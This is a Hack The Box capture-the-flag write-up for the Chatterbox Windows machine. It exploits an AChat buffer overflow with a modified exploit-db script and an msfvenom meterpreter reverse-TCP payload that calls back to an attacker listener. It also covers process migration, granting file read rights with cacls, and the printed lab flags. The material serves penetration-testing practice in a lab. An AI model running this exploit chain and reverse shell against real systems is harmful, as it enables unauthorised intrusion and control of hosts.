
Hack The Box
PEN-TESTING LABS

Chatterbox :

```
Chatterbox    lkys37en    Windows    10.10.10.74    679 388    1 week ago    Status Check    #
```


Enumeration :

First, let’s do a simple nmap scan with ‘nmap -A -p- 10.10.10.74’



```
PORT      STATE SERVICE VERSION
9255/tcp open  http    AChat chat system httpd
|_http-server-header: AChat
|_http-title: Site doesn't have a title.
9256/tcp open  achat   AChat chat system
```


We see port 9255 and 9256 open runing achat chat system, a quick research with searchsploit show us there is a buffer overflow on it



```
root@kali:~# searchsploit achat
-------------------------------------------------------------------------------------------------------------------- ---------------------------------------
 Exploit Title                                                                                                      |  Path
                                                                                                                    | (/usr/share/exploitdb/)
-------------------------------------------------------------------------------------------------------------------- ---------------------------------------
Achat 0.150 beta7 - Remote Buffer Overflow                                                                          | exploits/windows/remote/36025.py
Achat 0.150 beta7 - Remote Buffer Overflow (Metasploit)                                                             | exploits/windows/remote/36056.rb
MataChat - 'input.php' Multiple Cross-Site Scripting Vulnerabilities                                                | exploits/php/webapps/32958.txt
Parachat 5.5 - Directory Traversal                                                                                  | exploits/php/webapps/24647.txt
-------------------------------------------------------------------------------------------------------------------- ---------------------------------------
Shellcodes: No Result
```


Exploitation :

We need to do few modification on the python exploit, change the payload, and change the ip target




```
# Create a UDP socket
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
server_address = ('10.10.10.74', 9256)
```

Make our payload and replace the shellcode on the python script




```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=4444 -e x86/unicode_mi
xed -b '\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c
\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc
\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc
\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc
\xfd\xfe\xff' BufferRegister=EAX -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/unicode_mixed
x86/unicode_mixed succeeded with size 808 (iteration=0)
x86/unicode_mixed chosen with final size 808
Payload size: 808 bytes
Final size of python file: 3872 bytes
buf =  ""
buf += "\x50\x50\x59\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49"
buf += "\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41"
```

Start a metasploit listener, and run our python exploit, i see few time i didnt get a shell at the first time so i make a little bash script for run the python exploit in loop




```
#!/bin/bash

while true; do
        python 36025.py
done
```




```
root@kali:~# chmod +x exploithard.sh
root@kali:~# ./exploithard.sh
---->{P00F}!
---->{P00F}!
---->{P00F}!
---->{P00F}!
---->{P00F}!
```

And we got our shell




```
msf5 > use multi/handler
set payloadmsf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost tun0
lhost => tun0
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.5:4444
[*] Sending stage (179779 bytes) to 10.10.10.74
[*] Meterpreter session 1 opened (10.10.14.5:4444 -> 10.10.10.74:49157) at 2019-01-24 07:18:57 +0100

meterpreter >
```

We need to migrate to another process fast or we will lose our shell, list process with the command ‘ps’ and chose the explorer.exe process, then migrate to it



```
meterpreter > migrate 1684
[*] Migrating from 436 to 1684...
[*] Migration completed successfully.
```

Let’s take our user flag




```
meterpreter > pwd
C:\Users\Alfred\Desktop
meterpreter > cat user.txt
72290246dfaedb1e3e3ac9d6fb306334meterpreter >
```

user.txt = 72290246dfaedb1e3e3ac9d6fb306334


Privilege Escalation :

Let’s see some enumeration on Alfred user




```
C:\Users\Administrator\Desktop>net user Alfred
net user Alfred
User name                    Alfred
Full Name
Comment
User's comment
Country code                 001 (United States)
Account active               Yes
Account expires              Never

Password last set            12/10/2017 9:18:09 AM
Password expires             Never
Password changeable          12/10/2017 9:18:09 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/24/2019 1:12:34 AM

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.
```

Wow. We have many authorization, like an administrator, let’s see if we can read root.txt



```
meterpreter > pwd
C:\Users\Administrator\Desktop
meterpreter > cat root.txt
[-] core_channel_open: Operation failed: Access is denied.
```


We can’t, let’s see if we have write permission on Administrator Desktop



```
C:\Users\Administrator\Desktop>mkdir icanwritecontenthere
mkdir icanwritecontenthere

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9034-6528

 Directory of C:\Users\Administrator\Desktop

01/24/2019  01:29 AM    <DIR>          .
01/24/2019  01:29 AM    <DIR>          ..
01/24/2019  01:29 AM    <DIR>          icanwritecontenthere
12/10/2017  06:50 PM                32 root.txt
01/24/2019  01:27 AM    <DIR>          test
               1 File(s)             32 bytes
               4 Dir(s)  17,894,182,912 bytes free
```

Yes we can !

Let’s use cacls for add the read permission to the root.txt file



```
C:\Users\Administrator\Desktop>cacls root.txt /g Alfred:r
cacls root.txt /g Alfred:r
Y
Are you sure (Y/N)?processed file: C:\Users\Administrator\Desktop\root.txt

C:\Users\Administrator\Desktop>more root.txt
more root.txt
a673d1b1fa95c276c5ef2aa13d9dcc7c
```

root.txt = a673d1b1fa95c276c5ef2aa13d9dcc7c